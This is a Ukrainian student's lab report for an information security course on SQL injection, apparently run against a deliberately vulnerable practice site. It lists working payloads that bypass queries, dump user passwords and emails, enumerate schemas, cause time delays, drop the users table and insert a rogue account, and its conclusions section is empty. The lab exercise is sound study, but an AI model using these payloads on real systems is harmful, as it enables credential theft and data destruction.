

МІНІСТЕРСТВО ОСВІТИ І НАУКИ УКРАЇНИ
ХАРКІВСЬКИЙ НАЦІОНАЛЬНИЙ УНІВЕРСИТЕТ РАДІОЕЛЕКТРОНІКИ

Кафедра Системотехніки

Звіт
з практичної роботи №2
з дисципліни: «Технології захисту інформації»
з теми: «SQL-ІН'ЄКЦІЇ»

Виконав:
ст. гр. КНТ-22-1
Орлов О. С.

Перевірила:
Асистент кафедри СТ
Кальницька А. Ю.

2 SQL-ІН'ЄКЦІЇ

2.1 Мета роботи

Ознайомитися з вразливостями типу «ін'єкції», зокрема SQL-ін'єкції.

2.2 Хід роботи

vulnerability.linerds.us/products

IN PRODUCT SEARCH

```
' OR 1=1 --

' UNION select password, password, email from users;

' or id=2; -- select item with Nth(2nd) id

' UNION SELECT group_concat('email: ', email, ' passw: ', password), 1,
2 from users --

' UNION SELECT password, username, email from users where email like
'%admin%'; --

' union select TABLE_NAME,1,2 from INFORMATION_SCHEMA.TABLES; #

' union select SCHEMA_NAME, 1,2 from INFORMATION_SCHEMA.SCHEMATA; #

' union select BENCHMARK(500000,
AES_DECRYPT(AES_ENCRYPT(REPEAT("a",3000), "key"), "key")), 2, 3; #
```




Рисунок 2.1 – Результат SQL ін'єкції на основі часу

IN ADD PRODUCT

```
3); drop table users;
```

```
-1); insert into users(username, email, password) values ('hacker2222',  
'mail\@hackerr.com' , 'pass'); --
```

```
'1'); DO SLEEP(5); #
```

2.3 Висновки